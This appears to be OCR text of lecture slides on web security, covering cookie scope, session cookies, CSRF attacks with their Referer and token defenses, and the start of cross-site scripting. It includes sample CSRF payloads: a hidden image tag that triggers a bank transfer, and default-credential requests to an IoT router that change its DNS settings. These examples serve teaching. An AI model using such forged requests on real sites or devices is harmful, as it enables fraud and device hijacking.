- Reading a cookie: **`alert(document.cookie)`**
  - prints string containing all cookies available for document (based on [protocol], domain, path)
- Deleting a cookie: write with an expiration date in the past:
  `document.cookie = "name=; expires= Thu, 01-Jan-70"`

document.cookie often used to customize page in Javascript

Viewing/deleting cookies in Browser UI

Firefox: Tools -> page info -> security -> view cookies



Cookie scope

- Scope of cookie might not be the same as the URL-host name of the web server setting it

- Rules on:
  - What scopes a URL-host name is allowed to set
  - When a cookie is sent to a URL
- Note, this is ***different*** than the JavaScript Same Origin Policy!

What scope a server may set for a cookie

- domain: any domain-suffix of URL-hostname, except TLD
  - Browser has a list of Top Level Domains (e.g. .com, .co.uk) that it will not allow cookies for
- example: host = “login.site.com”

allowed domains	disallowed domains
login.site.com	**user.site.com**
.site.com	**othersite.com**
	.com

- login.site.com can set and read cookies for all of .site.com but not for another site or TLD
  - Mistakenly assumes that subdomains are controlled by the same ownership:
    - This doesn't hold for domains like berkeley.edu
- path: can be set to anything

Examples

Web server at foo.example.com wants to set cookie with domain:

domain	Whether it will be set, and if so, where it will be sent to
(value omitted)	*foo.example.com* (exact)
bar.foo.example.com	
foo.example.com	*.foo.example.com
baz.example.com	
example.com	
ample.com	
.com	

Credits: The Tangled Web: A Guide to Securing Modern Web Applications, by Michał Zalewski

Examples

Web server at foo.example.com wants to set cookie with domain:


domain	Whether it will be set, and if so, where it will be sent to
(value omitted)	*foo.example.com* (exact)
bar.foo.example.com	Cookie not set: domain more specific than origin
foo.example.com	*.foo.example.com
baz.example.com	Cookie not set: domain mismatch
example.com	*.example.com
ample.com	Cookie not set: domain mismatch
.com	Cookie not set: domain too broad, security risk

Credits: The Tangled Web: A Guide to Securing Modern Web Applications, by Michał Zalewski

When browser sends cookie

Browser sends all cookies in URL scope:


- cookie-domain is domain-suffix of URL-domain, and
- cookie-path is prefix of URL-path, and
- [protocol=HTTPS if cookie is "secure"]



Goal: server only sees cookies in its scope

When browser sends cookie

- A cookie with
- domain = example.com, and
- path = /some/path/
- will be included on a request to
- http://foo.example.com/some/path/subdirectory/hello.txt



Examples: Which cookie will be sent?

cookie 1
name = **userid**
value = u1
domain = **login.site.com**
path = **/**
non-secure

cookie 2
name = **userid**
value = u2
domain = **.site.com**
path = **/**
non-secure

http://checkout.site.com/	cookie: userid=u2
http://login.site.com/	cookie: userid=u1, userid=u2
http://othersite.com/	cookie: none

Reflection on a problem...

- The presentation to the server (and to JavaScript) is just name/value...
  - But sent and set based on name/value/domain/path
  - And in ***unspecified order***
- And (until recently...), HTTP connections could ***set*** cookies flagged with secure
  - Create shadowing opportunities
- Can use to create "land-mine cookies"
  - Embed an attack in a cookie when someone is on the same wireless network...
  - "Cookies lack integrity, real world implications"

Cookies & Web Authentication

- One very widespread use of cookies is for web sites to track users who have authenticated
- E.g., once browser fetched **`http://mybank.com/login.html?user=alice&pass=bigsecret`** with a correct password, server associates value of "session" cookie with logged-in user's info
  - An "authenticator"
- Now server subsequently can tell: "I'm talking to same browser that authenticated as Alice earlier"
  - An attacker who can get a copy of Alice's cookie can access the server ***impersonating Alice! Cookie thief!***

Cross-Site Request Forgery (CSRF) (aka XSRF)

- A way of taking advantage of a web server's cookie-based authentication to do an action as the user

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Static Web Content


```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>

  </BODY>
</HTML>
```

Visiting this boring web page will just display a bit of content.

Automatic Web Accesses


```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://anywhere.com/logo.jpg">
  </BODY>
</HTML>
```

Visiting *this* page will cause our browser to **automatically** fetch the given URL.

Automatic Web Accesses


```
<HTML>
  <HEAD>
    <TITLE>Evil!</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

So if we visit a *page under an attacker's control*, they can have us visit other URLs

Automatic Web Accesses


```
<HTML>
  <HEA
    <T
  </HE
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

When doing so, our browser will happily send along cookies associated with the visited URL! (any xyz.com cookies in this example) 😟

Automatic Web Accesses



```
<HTML>
  <HEAD>
    <TITLE>Evil!</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

(Note, Javascript provides many *other* ways for a page returned by an attacker to force our browser to load a particular URL)

Web Accesses w/ Side Effects

- Recall our earlier banking URL:
  - `http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob`
- So what happens if we visit evilsite.com, which includes:
  - `<img width="1" height="1" src="http://mybank.com/moneyxfer.cgi?Account=alice&amt=500000&to=DrEvil">`
  - Our browser issues the request … To get what will render as a 1x1 pixel block
  - … and dutifully includes authentication cookie! 😟
- Cross-Site Request Forgery (CSRF) attack
  - Web server ***happily accepts the cookie***

CSRF Scenario



URL fetch for posting a *squig*

GET /do_squig?redirect=%2Fuserpage%3Fuser%3Ddilbert
&squig=squigs+speak+a+deep+truth
COOKIE: "session_id=*5321506*"

Authenticated with cookie that browser automatically sends along

Web action with *predictable structure*

CSRF and the Internet of Shit...

- Stupid IoT device has a default password
  - **`http://10.0.1.1/login?user=admin&password=admin`**
  - Sets the session cookie for future requests to authenticate the user
- Stupid IoT device also has remote commands
  - **`http://10.0.1.1/set-dns-server?server=8.8.8.8`**
  - Changes state in a way beneficial to the attacks
- Stupid IoT device doesn't implement CSRF defenses...
  - Attackers can do ***mass malvertized*** drive-by attacks:
    Publish a JavaScript advertisement that does these two requests

2008 CSRF attack

An attacker could

- add videos to a user's "Favorites,"
- add himself to a user's "Friend" or "Family" list,
- send arbitrary messages on the user's behalf,
- flagged videos as inappropriate,
- automatically shared a video with a user's contacts, subscribed a user to a "channel" (a set of videos published by one person or group), and
- added videos to a user's "QuickList" (a list of videos a user intends to watch at a later point).

Likewise Facebook

Home → Security → Facebook Hit by Cross-Site Request Forgery Attack

Facebook Hit by Cross-Site Request Forgery Attack

By Sean Michael Kerner / *August 20, 2009*
Page 1 of 1

Angela Moscaritolo

September 30, 2008

Popular websites fall victim to CSRF exploits

CSRF Defenses

- Referer Validation

Referer: http://www.facebook.com/home.php

- Secret Validation Token


<input type=hidden value=23a3af01b>

- Note: only server can implement these


CRSF protection: `Referer` Validation

- When browser issues HTTP request, it includes a **`Referer`** header that indicates which URL initiated the request
  - This holds for any request, not just particular transactions
- Web server can use information in **`Referer`** header to distinguish between same-site requests versus cross-site requests
  - Only allow same-site requests

HTTP Request



Example of `Referer` Validation



Referer Validation Defense

- HTTP Referer header
  - **`Referer: https://www.facebook.com/login.php`** ✓
  - **`Referer: http://www.anywhereelse.com/`**… ✗
  - Referer: (none) ?
    - Strict policy disallows (secure, less usable)
      - "Default deny"
    - Lenient policy allows (less secure, more usable)
      - "Default allow"

Referer Sensitivity Issues

- Referer may leak privacy-sensitive information
  - `http://intranet.corp.apple.com/projects/iphone/competitors.html`
- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS → HTTP transitions
  - User preference in browser

Hence, such blocking might help attackers in the lenient policy case

Secret Token Validation

- **`goodsite.com`** server includes a secret token into the webpage (e.g., in forms as an additional field)
  - This needs to be effectively random: The attacker can't know this
- Legit requests to **`goodsite.com`** send back the secret
  - So the server knows it was from a page on goodsite.com
- **`goodsite.com`** server checks that token in request matches is the expected one; reject request if not
- Key property:
  This secret must not be accessible cross-origin

Storing session tokens: Lots of options (but none are perfect)

- Short Lived Browser cookie:
  Set-Cookie: SessionToken=fduhye63sfdb
  - But well, CSRF can still work, just only for a limited time
- Embedd in all URL links:
  https://site.com/checkout?SessionToken=kh7y3b
  - ICK, ugly… Oh, and the ***referer:*** field leaks this!
- In a hidden form field:
  <input type="hidden" name="sessionid" value="kh7y3b">
  - ICK, ugly… And can only be used to go between pages in short lived sessions
- Fundamental problem: Web security is ***grafted on***

CSRF: Summary

- ***Target***: user who has some sort of account on a vulnerable server where requests from the user's browser to the server have a predictable structure
- ***Attacker goal***: make requests to the server via the user's browser that look to server like user intended to make them
- ***Attacker tools***: ability to get user to visit a web page under the attacker's control
- Key tricks:
  - (1) requests to web server have predictable structure;
  - (2) use of <IMG SRC=…> or such to force victim's browser to issue such a (predictable) request
- Notes: (1) do not confuse with Cross-Site Scripting (XSS);
  (2) attack only requires HTML, no need for Javascript
- Defenses are server side

Cross-Site Scripting (XSS)

- Hey, lets get that web server to display MY JavaScript…
  - And now…. MUAHAHAHAHHAHAHAHHAAHH!

Reminder: Same-origin policy

- One origin should not be able to access the resources of another origin
  - `http://coolsite.com:81/tools/info.html`
- Based on the tuple of protocol/hostname/port

XSS: Subverting the Same Origin Policy

- It would be Bad if an attacker from evil.com can fool your browser into executing their own script …
  - … with your browser interpreting the script's origin to be some other site, like mybank.com
- One nasty/general approach for doing so is trick the server of interest (e.g., mybank.com) to actually send the attacker's script to your browser!
  - Then no matter how carefully your browser checks, it'll view script as from the same origin (because it is!) …
  - … and give it full access to mybank.com interactions
- Such attacks are termed Cross-Site Scripting (XSS)

Three Types of XSS (Cross-Site Scripting)


- There are two main types of XSS attacks
- In a stored (or "persistent") XSS attack, the attacker leaves their script lying around on mybank.com server
  - … and the server later unwittingly sends it to your browser
  - Your browser is none the wiser, and executes it within the same origin as the mybank.com server
- Reflected XSS attacks: the malicious script originates in a request from the victim
- DOM-based XSS attacks: The stored or reflected script is not a script until ***after*** "benign" JavaScript on the page parses it!

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
Server Patsy/Victim
bank.com

Stored XSS

User Victim

Attack Browser/Server

evil.com


1

Inject malicious script


Server Patsy/Victim

bank.com

